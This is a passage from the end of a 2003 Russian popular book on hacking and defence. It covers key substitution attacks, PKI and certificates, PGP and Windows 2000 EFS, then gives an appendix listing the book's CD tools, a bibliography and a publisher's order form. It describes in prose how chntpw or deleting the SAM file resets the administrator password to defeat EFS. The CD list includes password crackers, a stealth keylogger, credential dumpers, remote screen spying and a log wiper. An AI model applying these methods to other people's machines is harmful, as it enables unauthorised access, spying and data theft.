Допустим, **Переговорщик-1** запрашивает базу данных открытых ключей и получает открытый ключ **Переговорщика-2.** Но что если перед этим **Взломщик**

сумел подменить ключ Переговорщика-2 собственным ключом? Это можно сделать либо взломом защиты базы данных на сервере ключей, либо перехватом ключа, передаваемого по сети. После перехвата ключа **Взломщик** подменивает открытый ключ **Переговорщика-2** своим открытым ключом и далее может получать от Переговорщика-1 сообщения, шифрованные ключом **Взломщика.** Прочитав это сообщение, **Взломщик** создает собственное сообщение, шифрует его открытым ключом **Переговорщика-2** и отсылает ему сообщение. Оба переговорщика будут уверены, что общаются друг с другом, но на самом деле общаются со Взломщиком.

Для предотвращения такого мошенничества применяется сертификация ключей.

Сертификаты открытых ключей

Сертификатом открытого ключа называют набор данных, удостоверяющих подлинность открытого ключа. Сертифицированный ключ, хранимый в базе данных открытых ключей, содержит не только сам открытый ключ, но и идентификационную информацию его владельца - имя, адрес проживания и некоторую другую. Кроме того, ключ должен быть подписан доверенным лицом или организацией, обычно называемой бюро сертификации (CA - Certification Authority). Бюро CA подписывает как сам ключ, так и информацию об его владельце, тем самым заверяя, что идентификация лица, предъявившего сертификат, подлинна и открытый ключ принадлежит именно этому лицу. Любой пользователь сертифицированного ключа перед его применением может проверить подлинность подписи бюро CA.

При организации инфраструктуры PKI для криптосистем с сертифицированными ключами следует решить следующие вопросы.

- Выбрать лицо, уполномоченное выдавать сертификаты, и определиться, кому их выдавать. Ясно, что сертификаты могут выдавать только лица, действительно вызывающие доверие, и нужен какой-то механизм фильтрации подозрительных сертификатов. Один из способов решения такой задачи - создание цепочек или деревьев передачи доверия, например, такого типа: одно центральное бюро CA сертифицирует открытые ключи других доверенных бюро CA, которые сертифицируют бюро CA организации, а бюро CA организации сертифицирует открытые ключи своих работников.
- Определить уровень доверия к каждому бюро CA.
- Установить процедуру выдачи сертификата бюро CA. В идеальном случае, прежде чем бюро CA выдаст кому-либо сертификат, этому лицу придется пройти процедуру идентификации. Кроме того, для защиты от компрометированных ключей важно использовать какие-то метки времени или признаки срока действия сертификата.
- Ограничить длину цепочки выдачи сертификатов.

- Очень важно, чтобы бюро CA хранило список недостоверных сертификатов, а пользователи регулярно сверялись бы с этим списком.
- Должно быть обеспечено хранение нескольких сертификатов одного и того же лица, соответствующих нескольким открытым ключам. Эти ключи могут иметь различное предназначение и длину, поэтому их хранение должно быть обеспечено с различной степенью надежности.

Операционная система Windows 2000 версий Server и Advanced Server обеспечивает средства организации инфраструктуры PKI для корпоративных сетей. Это большое достижение, поскольку в прошлом операционные системы Windows NT поддерживали устаревшие версии сервера сертификации и фактически могли использовать сертификаты только в браузерах Интернета для проверки подлинности посещаемых Web-узлов. Система Windows 2000 Professional также позволяет использовать сертификаты, основанные на технологиях Web, и вдобавок поставляется с набором средств для управления всеми общедоступными сертификатами.

Операционная система Windows 2000 Professional поддерживает сертификаты X.509v3 (версия 3), рекомендованные организацией ITU-T (International Telecommunications Union - Международный телекоммуникационный союз) в качестве стандарта. Сертификаты X.509v3 содержат сведения о владельце сертификата - его имени, открытом ключе и алгоритме шифрования, а также сведения о самом бюро CA, выдавшем сертификат. В компьютере Windows 2000 сертификаты хранятся в специальном хранилище, представляющем собой базу данных, каждая запись которой соответствует сертификату. Для управления сертификатами в системе Windows 2000 можно использовать диспетчер сертификатов, или же для этого можно воспользоваться оснасткой Сертификаты (Certificates) консоли MMC.

Доверительные отношения пользователей

В инфраструктуре PKI, опирающейся на доверительные отношения пользователей, подтверждение подлинности ключей возложено на поручителей, в роли которых выступают отдельные пользователи PKI, которым доверяют все прочие пользователи. Допустим, Джон и Боб доверяют Элен; тогда Элен для сертификации своего открытого ключа может попросить у Джона и Боба подписать свой ключ. После такого подписания Элен для доказательства другому пользователю, например, Джеку, подлинности своего ключа, может предъявить ему подписи Джона и Боба и, если Джек доверяет Джону и Бобу, он будет доверять и Элен.

Перед подписанием чужих открытых ключей поручителям, чтобы пресечь попытки подмены ключей, приходится как-то идентифицировать владельцев ключей, требуя, скажем, личной встречи или связываясь с ними по телефону. Преимущество такой схемы -- в отсутствии официального бюро CA, которому должны доверять все. Однако имеется и недостаток - отсутствие у такой подписи юридической силы; также возможно возникновение ситуации, когда два переговорщика не будут иметь общих поручителей. Тем не менее, такая система

доверительных отношений, которая, в сущности, отдает организацию инфраструктуры PKI на откуп ее пользователям, очень демократична и на бытовом уровне весьма удобна. В качестве примера реализации этой системы укажем приложение PGP Desktop Security, в которой практически реализованы все эти возможности (и множество других).

Программа PGP обладает настолько высокой эффективностью и удобством в работе, что стала воистину стандартом для всех криптографических средств защиты. Имеются и другие мощные приложения криптографической защиты. Тем не менее, в систему Windows 2000/XP включено новое средство криптозащиты, позволяющее шифровать папки и файлы, хранимые на дисках NTFS, с помощью ключей, генерируемых по умолчанию для каждого пользователя Windows 2000. Эти средства в экспортном варианте системы Windows 2000 не обладают достаточной надежностью, однако пригодны для хранения документов невысокого уровня секретности.

Шифрующая файловая система Windows 2000

В систему Windows 2000 всех версий - Professional, Server и Advanced Server - включено новое средство подсистемы защиты - шифрующая файловая система EFS (Encrypted File System). С помощью EFS можно зашифровать любую папку или файл, хранимый на диске файловой системы NTFS (но не FAT). Для шифрования применяется симметричный алгоритм DESX с секретным 56-разрядным ключом. Этот ключ случайно генерируется для каждой шифруемой папки или файла; далее сгенерированный ключ шифруется открытым ключом пользователя Windows 2000 и некоторыми дополнительными открытыми ключами, и присоединяется к шифруемому файлу в виде атрибута DDF (Data Decipher Field - Поле дешифрации данных). При открытии файла атрибут DDF расшифровывается закрытым ключом пользователя Windows 2000, после чего расшифровывается сам файл.

После шифрования доступ к файлу может получить либо сам пользователь, либо так называемый агент восстановления, которым называется пользователь, имеющий право на открытие шифрованных файлов других пользователей. По умолчанию агентом восстановления Windows 2000 Professional назначается локальный администратор системы. Предназначение агента восстановления - решать вопросы восстановления доступа к шифрованным файлам и папкам при различных ситуациях - потере ключа, уходе (увольнения) пользователя-владельца ключа и т.д. Без агента восстановления шифрование EFS не работает. Система Windows 2000 позволяет делегировать права агента восстановления любым другим пользователям, у которых имеются файлы сертификатов (ниже описано, как это делается).

Насколько надежна криптосистема, обеспечиваемая EFS? Алгоритм DESX является разновидностью алгоритма DES (Data Encryption Standard - Стандарт шифрования данных), ранее стандартного, а ныне, с развитием мощности вы-

числительной техники, ставшего ненадежным алгоритмом шифрования, в 2000 году замененного алгоритмом AES (Advanced Encryption Standard - Расширенный стандарт шифрования). Дело в том, что 56-разрядная длина ключа шифрования совершенно недостаточна для создания надежной криптозащиты, поскольку позволяет взламывать шифр лобовой атакой (конечно, для этого требуются весьма значительные ресурсы). Для усиления защиты пользователи Windows могут воспользоваться модулем поддержки 128-разрядного ключа, заказав у компании Microsoft пакет Enhanced CryptoPAK.

Компания Microsoft рекомендует шифровать папки **Мои документы** (My Documents) и /Temp для обеспечения надежного хранения своих данных, а также выбирать параметр шифрования вложенных файлов и папок. Последнее призвано защитить не только сами документы, но и создаваемые при работе с ними временные файлы (например, резервные и временные файлы документов MS Office или распакованные файлы инсталлируемых программ и т.д.).

Компания Microsoft рассматривает файловую систему EFS как средство защиты от вторжений, выполняемых в обход операционной системы. В [3] описывается одно из таких вторжений, использующее широко известную в хакерской среде утилиту chntpw.exe. Эта утилита, будучи локально запущенной из посторонней операционной системы (ее разработчики предлагают воспользоваться для этого гибким диском с системой Linux), позволяет изменять пароли любой учетной записи пользователя, даже в обход защиты базы SAM, усиленной шифрованием SYSKEY.

Более того, в [3] описывается метод очистки пароля администратора Windows 2000 простым удалением файла базы SAM путем, например, загрузки компьютера Windows 2000 с дискеты, содержащей утилиту NTFSDOS Pro **(http://www.sysinternals.com),** необходимую для получения доступа к ресурсам диска NTFS. Изменив или очистив пароль учетной записи администратора, злоумышленник далее сможет войти в систему под новым паролем и, поскольку администратор по умолчанию является агентом восстановления шифрованных файлов, взломать их криптозащиту. При этом не поможет даже делегирование полномочий агента восстановления другой учетной записи, поскольку с помощью утилиты chntpw.exe злоумышленник сможет изменить пароль любой учетной записи системы, после чего использовать ее для входа в систему. Таким образом, файловая система EFS не защищает шифрованные данные от локальных вторжений в компьютер - получив локальный доступ, взломщик, при желании, взломает все шифрованные файлы и папки, даже не прибегая к криптоанализу.

Другое средство защиты, включенное Microsoft в рекомендации по использованию системы EFS, состоит в экспортировании сертификатов пользователей и агентов восстановления на отдельный компьютер или гибкий диск. Для экспорта сертификатов пользователям Windows предоставляется мастер экспортирования, ознакомиться с которым можно по справочной системе Windows или по любому из многочисленных руководств.

ПРИЛОЖЕНИЕ F. Содержание компакт-диска

»	Название папки или файла	Название программы	Назначение	Статус	Сайт или страница разработчика
1	95sscrk.zip	Win95 Screensaver password cracker	Программа для извлечения паролей заставки Windows 95/98 из системного реестра и другие программы	Бесплатная	
2	acpr.zip	Advanced Access Password Recovery	Программа для восстановления забытых паролей баз данных Microsoft Access 95/97/2000	Пробная версия	www.elcomsoft.com
3	ae2000pr.zip	Advanced Excel 2000 Password Recovery	Программа для восстановления забытых паролей документов Microsoft Excel 2000	Пробная версия	www.elcomsoft.com
4	aimpr.zip	Advanced Instant Messengers Password Recovery	Программа для восстановления забытых паролей Интернет-пейджеров ICQ, AOL IM, Yahoo! Messenger, MSN Messenger и др.	Пробная версия	www.elcomsoft.com
5	amipswd.rar	AMIBIOSpassword decipherer	Программа чтения паролей BIOS	Бесплатная	
6	Antexp.zip	AdvancedNTSecurity Explorer	Программа для поиска дыр в защите Windows NT/2000/XP. Пытается восстановить пароли входа в систему	Пробная версия	www.elcomsoft.com/
7	AntiSniff	AntiSniff	Программа для защиты от прослушивания сети	Пробная версия	
8	aoepr.zip	Advanced Outlook Express Password Recovery	Программа для восстановления забытых паролей почтовых серверов и серверов новостей	Пробная версия	www.elcomsoft.com
9	aopb.zip	Advanced Office Password Breaker	Программа для восстановления забытых паролей документов Word и Excel 97/2000	Пробная версия	www.elcomsoft.com

№	Название папки или файла	название программы	Назначение	Статус	Сайт или страница разработчика
10	aoxppr_p.zip	Advanced Office XP Password Recovery	Программа для восстановления забытых паролей документов всех версий Word, Excel, Access, Outlook, Project, Money, PowerPoint, Visio, Publisher, Backup, Schedule+,Mail	Пробная версия	www.elcomsoft.com
11	aoxppr_s.zip	Advanced Office XP Password Recovery	Программа для восстановления забытых паролей документов всех версий Word, Excel, Access	Пробная версия	www.elcomsoft.com
12	aw2000pr.zip	Advanced Word 2000 Password Recovery	Программа для восстановления забытых паролей документов Word 97/2000	Пробная версия	www.elcomsoft.com
13	azpr.zip	Advanced ZIP Password Recovery	Программа взлома паролей архивных файлов ZIP/PKZip/WinZip	Пробная версия	www.elcomsoft.com
14	brutus-aet2.zip	Brutus-AET2	Взлом доступа к ресурсам Интернета	Пробная версия	www.hoobie.net/brutus
15	CGIScan.zip	CGI Vulnerability Scan	Поиск уязвимых сценариев на Web-сайте	Бесплатная	www.wangproducts.co.uk
16	Cgiscan3.zip	CGI Exploit Scanner v 3.	Программа поиска уязвимых сценариев на Web-сайте	Бесплатная	
17	chntpw	chntpw	Исходные тексты программы для ОС Linux, которая после запуска с дискеты позволяет изменять пароли любой учетной записи пользователя Windows, записанной на винчестере	Бесплатно	
18	Cleaner3.exe	The Cleaner 3.5	Программа для обнаружения кейлоггеров и троянских коней	Бесплатная	www.moosoft.com
19	Clndisk.exe	Clean Disk Security	Средство очистки дисков от всякого компрометирующего мусора	Бесплатная	

№	Название папки или файла	Название программы	Назначение	Статус	Сайт или страница разработчика
20	CyberCop_Scanner_CSCI550E.zip	CyberCop Scanner 5.5	Программа для поиска уязвимостей сети	Пробная версия	www.nai.com
21	dcs21.zip	D@mnedCGIScanner	Сканер безопасности CGI-скриптов	Бесплатная	
22	els004.zip	ELSave	Программа очистки журнала событий; позволяет отключить средства аудита	Бесплатная	
23	Foundstone Tools	Пакет программ компании Foundstone	Множество программ для самых разных целей: сканеры, детекторы вторжений, системные утилиты безопасности и проч.	Бесплатно	www.foundstone.com
24	grabitall.zip	GrabitAII	Средство для перенаправления трафика между сетевыми хостами	Бесплатная	www.ntsecurity.nu
25	Hping	Исходные тексты программы Hping	Программа способна фрагментировать (т.е. делить на фрагменты) пакеты ICMP, что позволяет обходить простые устройства блокирования доступа	Бесплатная	www.hping.org
26	hunt	Исходные тексты программы Hunt	Программа перехвата TCP-соединения	Бесплатная	
27	ICQ Groupware	Сервер и клиент ICQ	Сервер и клиент ICQ для локальной сети	Бесплатные	www.icq.com
28	icqsmg14.zip	ICQ submachine-Gun v1.4.	Программа для взлома паролей ICQ	Бесплатная	http://uinhunters.net
29	iks2k21d.exe	Invisible KeyLogger Stealth	Невидимый клавиатурный шпион	Пробная версия	www.keylogger.com
30	kerio-wrp-425-ru-win.exe	WinRoute Pro 4	Программа-брандмауэр	Пробная версия	www.kerio.com
31	kitd.exe	Passware Kit 5.7	Программа для взлома паролей сообщений электронной почты, ICQ, архивов, документов, кошельков Window	Пробная версия	www.lostpassword.com

№	Название папки или файла	Название программы	Назначение	Статус	Сайт или страница разработчика
32	Ic4setup.exe	LOphtCrack (LC4)	Программа для взлома базы SAM (Security Account Manager)	Пробная версия	www.atstake.com
33	legion.zip	Legion v 1.2.	Программа для инвентаризации общих ресурсов сервера	Бесплатная	packetstormsecurity.org/groups/rhino9
34	Iegionv21 .zip	Legion v 2.1.	Программа для инвентаризации общих ресурсов сервера	Пробная версия	packetstormsecurity.org/groups/rhino9
35	Lib	Библиотеки программ	Библиотеки программ, необходимые для установки и работы некоторых программ на данном компакт-диске	Бесплатно	www.microsoft.com
36	Isadump2.zip	Isadump2	Программа для извлечения паролей служб Windows, кэшированных паролей последних десяти пользователей Windows и другой полезной информации	Бесплатная	www.webspan.net/~tas/Isadump2
37	nc11nt.zip	Netcat 1.10 for NT	Исходные тексты программы для исследования уязвимости Web-сервера IIS	Бесплатно	
38	Nmap	Различные версии программы Nmap	Программа сканирует порты хоста, чтобы определить правила фильтрации пакетов, хранимые в списках ACL брандмауэра	Бесплатная	www.insecure.org/nmap
39	NTFSDOS Pro 4.0.zip	NTFSDOS Pro	Программа позволяет получить доступ к дискам NTFS из системы MS-DOS	Пробная версия	www.winternals.com
40	OutpostProIn-stall-2-0.exe	Agnitum OutpostFirewall Pro v 2.0	Брандмауэр	Пробная версия	www.agnitum.com
41	PGP	PGPDesktop Security 7.0.3	Программа для шифрования файлов и сообщений электронной почты	Бесплатная	www.pgp.com
42	pro12.exe	TeleportPro v 1.2.	Программа загружает содержимое сайта на компьютер	Пробная версия	www.tenmax.com

*	Название папки или файла	Название программы	Назначение	Статус	Сайт или страница разработчика
43	PS4Demo.exe	PhoneSweep	Программа позволяет сканировать сразу несколько телефонных линий, выявлять удаленную программу, принимающую телефонные звонки, и даже подбирать пароль для доступа к этой программе	Пробная версия	www.sandstorm.net
44	PwDump	Различные версии программы PwDump	Программа для удаленного извлечения паролей из системного реестра	Бесплатно	www.ebiz-tech.com
45	pwltool.zip	PWL&NetTools v 6.80	Программа для восстановления паролей Windows 9x/Me	Пробная версия	
46	reti na4943demo.exe	Retina - Network Security Scanner	Программа для испытания созданного Web-сайта на безопасность	Пробная версия	www.eeye.com
47	RevelationV2.zip	Revelation v 2 .0	Программа позволяет определить пароли, скрытые за строкой «*****»	Бесплатная	www.snadboy.com
48	samdump.zip	SAMDump	Программа для извлечения хешированных паролей из базы данных SAM	Бесплатная	
49	showin.zip	ShoWin v 2.0	Показывает информацию о выбранном окне, в том числе и пароли	Бесплатная	www.foundstone.com
50	slpro_20.exe	ScreenLock	Парольная заставка	Пробная версия	www.screenlock.com
51	SolarWinds2002-PP-Eval.exe	SolarWinds Professional Plus	37 инструментов для локального и удаленного администрирования хостов локальной сети	Пробная версия	www.solarwinds.net

№	Название папки или файла	Название программы	Назначение	Статус	Сайт или страница разработчика
52	spynet.zip	SpyNet v 0.1	Программа для удаленного «подглядывания» за дисплеем рабочей станции, а также может применяться для управления клавиатурой	Бесплатная	
53	spynet312.exe	SpyNet v 3.12	Программа для удаленного «подглядывания» за дисплеем рабочей станции, а также может применяться для управления клавиатурой	Пробная версия	
54	superscan121.exe	SuperScan v 1.21	Программа сканирования сети	Пробная версия	www.superscan.net
55	tcpdump	Исходные тексты программы tcpdump	Программа для снифинга сетей; позволяет записывать сетевой трафик в специальный журнал	Бесплатная	www.tcpdump.org
56	tftpd32m.zip	Пакет программ Tftpd32	Пакет программ, включающий TFTP-сервер, TFTP-клиент, DHCP-сервер и syslog-сервер	Бесплатно	tftp32.jounin.net
57	Tripwire	Tripwire	Программа выполняет контроль целостности файлов и папок	Пробная версия	www.tripwiresecurity.com
58	wgsetup.exe	WinGate v 5.0.7	Брандмауэр	Пробная версия	www.wingate.com
59	ZZ.exe	ZombieZapper	Программа для выявления компьютеров-зомби	Бесплатная	razor.bindview.com/tools/ZombieZapper_form.shtml

Список литературы

1. Выпуски журнала «Хакер» за 2000-2003 гг.
2. Лукацкий А.В. Обнаружение атак - СПб.: «БХВ-Петербург», 2001. - 624 с.: ил.
3. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность сетей - готовые решения, 2-е изд.: Пер. с англ. - М.: Издательский дом «Вильяме», 2001.– 656 с.: ил. - Парал. титл. англ.
4. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность Windows 2000 - готовые решения.; Пер. с англ. - М.: Издательский дом «Вильяме», 2002.– 264 с.: ил. - Парал. титл. англ.
5. Леонтьев Б. Компьютерный террор. Методы взлома информационных систем и компьютерных сетей. - 560 с. - М.: Познавательная книга плюс, 2002.– (Справочное руководство пользователя персонального компьютера).
6. Р. Браг. Система безопасности Windows 2000.: Система безопасности Windows 2000.: Пер. с англ. - М.: Издательский дом «Вильяме», 2001. - 592 с.: ил. - Парал. тит. англ.
7. Alex JeDaev Я люблю компьютерную самооборону. Учебное пособие - М.: Только для взрослых, 2002 - 432 с.: ил.
8. Чирилло Дж. Обнаружение хакерских атак. Для профессионалов (+CD). - СПб.:Питер, 2002. - 864 с.: ил.
9. Бэнкс М.А. Информационная защита ПК.: Пер. с англ. - К.: Век+, М.: Энтроп, СПб.: Корона-Принт, 2001.–272 с.
10. Леонтьев Б. Хакинг без секретов. Серия книг «Справочное руководство пользователя персонального компьютера» – М.: Познавательная книга плюс, 2000. - 736 с.
11. Скембрей Д., Шема М. Секреты хакеров. Безопасность Web-приложений - готовые решения.; Пер. с англ. - М.: Издательский дом «Вильяме», 2003.– 384 с.: ил. - Парал. титл. англ.
12. М. Мамаев, С. Петренко «Технология защиты информации в Интернете. Специальный справочник» - СПб.: Питер. 2002. - 848 с.: ил.
13. Атака через Интернет - Семианов, Медведевский.
14. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность сетей - готовые решения, 3-е изд.: Пер. с англ. - М.: Издательский дом «Вильяме», 2002.– 736 с.: ил. - Парал. титл. англ.

Содержание

БЫСТРО И ЛЕГКО

ХАКИНГ И АНТИХАКИНГ: ЗАЩИТА И НАПАДЕНИЕ

Отдел распространения издательской группы «ТРИУМФ»
(«Издательство Триумф», «Лучшие книги», «Только для взрослых», «Технолоджи - 3000»)

Телефон: (095) 720-07-65 (многоканальный). E-mail: opt@triumph.ru
Интернет-магазин: **www.3st.ru**

КНИГА-ПОЧТОЙ: 125438, г.Москва, а/я 18 «Триумф». E-mail: post@triumph.ru

ОТВЕТСТВЕННЫЕ ЗА ПЕРЕГОВОРЫ:

Региональные магазины - главный менеджер Малкина Елена

Московские магазины - персональный менеджер Морозова Олеся

Оптовые покупатели - коммерческий директор Марукевич Иван

Идея, план и примеры книги, сборка компакт-диска Alex WebKnacKer.

Дизайн обложки И.С. Гисич.

Корректор О.А. Вендер.

Верстка И.Г. Терехова.

ООО «Лучшие книги». 125438, г.Москва, а/я **18.**
Лицензия серия ИД № 00033 от 10.08.99 г.

Подписано в печать с оригинал-макета 25.10.03 г.
Формат 70x100/16. Печать офсетная. Печ. л. 25.
Заказ № 1687.

Тираж 4 000 экз.

Отпечатано в полном соответствии с качеством предоставленных диапозитивов
в ОАО «Можайский полиграфический комбинат»
143200, г. Можайск, ул. Мира, 93

Отдел распространения издательской группы «ТРИУМФ»

(«Издательство Триумф», «Лучшие книги»,
«Только для взрослых», «Технолоджи - 3000»)

принимает заказы на продажу книг по почте наложенным платежом

Вы можете заказать наложенным платежом книги по ценам издательства заполнив БЛАНК ЗАКАЗА, расположенный далее, и отправив его нам по адресу:

125438, г. Москва, а/я 18 «Триумф»

Принимаются заказы, оформленные на ксерокопии бланка заказа или от руки.

Вы можете также сделать заказ в нашем Интернет-магазине:

www.3st.ru

Или по электронной почте:

post@triumph.ru

Получив Вашу заявку, мы оформим и выполним Ваш заказ в кратчайшие сроки.

ВНИМАНИЕ !!!

Указанные иены складываются из оптовых (!) цен издательства и почтовых расходов, за исключением АВИАтарифа.

	Лот	Книга	Цена
Серия «Я ♥»			
Уникальные издания	001	Я ЛЮБЛЮ ЦИФРОВУЮ ФОТОГРАФИЮ. 20 программ для хранении, обработки, печати и демонстрации цифровых фотографий. + *КОМПАКТ-ДИСК.* (448 стр.)	299
	002	Я ЛЮБЛЮ КОЛЛЕКЦИОНИРОВАТЬ МУЗЫКУ НА ПК. 50 программ для создания, клонирования, копирования и перекодирования музыкальных дисков AudioCD, MP3, DVD-Audio и музыкальных файлов в форматах MP3, WMA, WAV (PCM), OGG, MP3Pro, MPC (MP+), VQF, MIDI, RM, Dolby Digital (AC3) и Dolby Surround. + *КОМПАКТ-ДИСК.* (416 стр.)	242
	003	Я ЛЮБЛЮ КОМПЬЮТЕРНУЮ САМООБОРОНУ. 25 способов и программ для защиты своего компьютера, своей сети, своей информации от хакеров, конкурентов, спецслужб, начальников, сослуживцев и других любопытных чудаков. + *КОМПАКТ-ДИСК.* (432 стр.)	242
	092	Я ЛЮБЛЮ ИНТЕРНЕТ. 25 программ для участия в чатах и видеоконференциях, поиска музыки, Интерет-телефонии, защиты от спама, быстрой загрузки файлов, безопасной работы в сети, чтения Web-страниц только по-русски: ICQ, NetMeeting, The Bat!, WinAmp, Opera, Agintum Outpost, MP3Locator, GetRight, Promt XT Internet и другие... + *КОМПАКТ-ДИСК.* (384 стр.)	242
	084	Я ЛЮБЛЮ ВИДЕОМОНТАЖ. 15 программ для ввода/вывода видео, видеомонтажа, создания спецэффектов, видеокомпозиций и озвучивания фильмов: ScenalyzerLive, Ulead MediaStudio, Adobe Premiere, Adobe After Effects, Hollywood FX, Boris RED, Canopus XPIode, Morph Man, Ulead COOL 3D, Illusion, Sound Forge, Audiograbber, WinMP3 Locator, Gnucleus, Audio Compositor. + *КОМПАКТ-ДИСК.* (416 стр.)	299
	096	Я ЛЮБЛЮ ДОМАШНИЙ КИНОТЕАТР. 11 недорогих вариантов домашнего кинотеатра на базе компьютера и без него. + *КОМПАКТ-ДИСК.* (416 стр.)	299
	100	Я ЛЮБЛЮ СОЗДАВАТЬ И КОПИРОВАТЬ ВИДЕОДИСКИ. 25 программ для создания и копирования видеодисков VidcoCD, SuperVideoCD, MPEG 4, DVD и нестандартных дисков X(S)VideoCD. + *КОМПАКТ-ДИСК.* (400 стр.)	299
Серия «БЫСТРО И ЛЕГКО»			
Бестселлер	028	Быстро и легко создаем и копируем диски CD-ROM, AudioCD, VideoCD, DVD. + *КОМПАКТ-ДИСК.* (368 стр.)	237
Эксклюзив	029	Быстро и легко. Цифровые видеокамеры, видеомонтаж и фабрика видеодисков дома: Ulead Mediastudio Pro 7. + *КОМПАКТ-ДИСК.* (576 стр.)	299
Новинка	098	Быстро и легко. ХАКИНГ и АНТИХАКИНГ: защита и нападение. + *КОМПАКТ-ДИСК.* (400 стр.)	199
СЛОВАРЬ	085	Быстро и легко. Новейший англо-русский толковый словарь по современной электронной технике. (8000 слов. 528 стр.)	179
Новинка	030	Быстро и легко создаем, программируем, шлифуем и раскручиваем Web-сайты. + *КОМПАКТ-ДИСК.* (464 стр.)	217
Новинка	082	Быстро и легко. Сетевые игры: в локальной сети, через модем, через Интернет. + *КОМПАКТ-ДИСК.* (400 стр.)	217
Бестселлер	027	Быстро и легко. Сборка, оптимизация и апгрейд современного ПК. (368 стр.)	159

	Лот	Книга	Цена
Серия «СОВРЕМЕННЫЙ САМОУЧИТЕЛЬ»			
Книга-лотерея	009	АСТРОЛОГИЯ с помощью компьютера и без него. Самоучитель. + *КОМПАКТ-ДИСК.* — А.Г. Колесников. (368 стр.)	217
Книга-лотерея	013	Создание Web-страниц и Web-сайтов. Самоучитель. (496 стр.)	149
Книга-лотерея	012	Компьютер для студентов. Самоучитель. (400 стр.)	159
Серия «КНИГА + ВИДЕОКУРС»			
Рассекреченные методики	033	Компьютер с нуля! *КНИГА + ВИДЕОКУРС.* (384 стр.)	179
	080	Windows 98/ME/2000/XP. *КНИГА + ВИДЕОКУРС.* (400 стр.)	179
	087	Интернет с нуля! *КНИГА + ВИДЕОКУРС.* (352 стр.)	179
	099	Видеомонтаж с нуля! *КНИГА + ВИДЕОКУРС.* (416 стр.)	299
Серия «ЗНАНИЯ И ОПЫТ ЭКСПЕРТОВ»			
Мировой бестселлер	019	Прикладная криптография с исходными текстами программ на языке Си. — Б. Шнайер. (784 стр.)	345
Эксклюзив	101	Эффективный Web-сайт. + *КОМПАКТ-ДИСК.* (560 стр.)	345
Серия «ОФИЦИАЛЬНЫЙ УЧЕБНЫЙ КУРС»			
От разработчиков	022	Adobe® After Effects® 5.0. Видеомонтаж, спецэффекты, создание видеокомпозиций. Официальный учебный курс. + *КОМПАКТ-ДИСК.* (400 стр.)	299
	023	Adobe® Premiere* 6.x. Официальный учебный курс. + *КОМПАКТ-ДИСК.* (448 стр.)	299
	091	Adobe® Photoshop® 7. Официальный учебный курс. + *КОМПАКТ-ДИСК.* (496 стр.)	299
	090	Adobe® Illustrator® 10. Официальный учебный курс. + *КОМПАКТ-ДИСК.* (464 стр.)	299
«КРАСНАЯ СЕРИЯ»			
Новинка	040	Самоучитель записи компакт-дисков. (368 стр.)	181
Новинка	041	Самоучитель работы с Фото, Аудио, Видео, CD, DVD на домашнем компьютере. (400 стр.)	181
Новинка	097	Самоучитель цифрового видео и компьютерного видеомонтажа. (368 стр.)	181
Новинка	088	Самоучитель компьютерной графики. (400 стр.)	181
Серия «В ДЕЙСТВИИ»			
Для программистов	018	XML в действии. + *КОМПАКТ-ДИСК.* (368 стр.)	242
	017	WAP в действии. Доступ к Интернет-сайтам через сотовый телефон. + *КОМПАКТ-ДИСК.* (416 стр.)	242
	095	Фракталы и вейвлеты для сжатия изображений в действии. + *КОМПАКТ-ДИСК.* (320 стр.)	242
	089	Форматы и алгоритмы сжатия изображений в действии. + *КОМПАКТ-ДИСК.* (336 стр.)	242
	102	Криптография на Си и C++ в действии. + *КОМПАКТ-ДИСК.* (464 стр.)	299